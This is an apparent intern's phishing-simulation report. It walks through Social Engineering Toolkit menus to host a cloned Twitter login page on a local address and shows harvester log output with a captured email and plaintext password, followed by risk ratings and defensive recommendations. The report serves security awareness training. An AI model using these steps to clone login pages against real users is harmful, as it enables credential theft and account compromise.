Phishing Simulation Report

Prepared By: Omar Elsayed Khalef
Organization: Future Interns
Date: 9/5/2025
Task ID: Task 2

---

1. Executive Summary

A simulated phishing attack was conducted using the **Social Engineering Toolkit (SET)** to assess employee vulnerability to credential harvesting via cloned websites. The test successfully captured credentials, highlighting critical gaps in security awareness.

---


2. Methodology

Tools & Environment

- **Tool:** Social Engineering Toolkit
- **Attack Vector:** Credential Harvester (Twitter login page clone).


Attack Steps

1. **SET Setup:**
    - Launched SET with sudo setoolkit.
    - Selected:
        - 1) Social-Engineering Attacks




```
                 The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

- 2) Website Attack Vectors
-



```
root@kali: /home/kali
File  Actions  Edit  View  Help
                       Visit: https://www.trustedsec.com

       It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


-
- 3) Credential Harvester.



```
root@kali: /home/kali
File  Actions  Edit  View  Help
when clicked a window pops up then is replaced with the malicious link. You
he link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web a
 For example, you can utilize the Java Applet, Metasploit Browser, Credenti
r/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell
through HTA files which can be used for Windows-based PowerShell exploitati
the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


-

4) Web Templates



```
  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

5) Twitter




```
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

________________________________________________________


  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 3
```

Execution:

  - Hosted fake page at 192.168.1.11:80.
  - Captured credentials via POST requests

4. Results

- **Credentials Captured:**



Sign in to Twitter


omarelsayed@gmail.com

•••••••

Sign in ☐ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

- 

```
The best way to use this attack is if username and password form fields are available.
 Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.11 - - [09/May/2025 06:38:12] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=omarelsayed@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=omar124
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.11 - - [09/May/2025 06:38:33] "GET /favicon.ico HTTP/1.1" 404 -
```

5. Risk Assessment

Risk Level: High

- **Impact:** Potential account compromise, data breaches, reputational damage.
- **Likelihood:** High (minimal technical barriers for attackers).

6. Recommendations

Immediate Actions

- **Training:** Mandatory phishing awareness sessions focusing on:
  - Identifying cloned login pages (check URLs, SSL certificates).
  - Reporting suspicious emails/links.
- **Technical Controls:**
  - Enforce **Multi-Factor Authentication (MFA)** for all services.
  - Deploy **DNS filtering** to block internal IP-hosted phishing pages.

Long-Term Strategies

- **Simulations:** Quarterly phishing tests with escalating difficulty.
- **Monitoring:** SIEM alerts for credential reuse or geolocation anomalies.

7. Conclusion

This simulation confirmed that even basic phishing techniques can bypass untrained users. A combination of **education**, **technical controls**, and **continuous testing** is essential to mitigate risks.

Appendices:

- Full screenshot gallery with annotations.
- SET configuration details.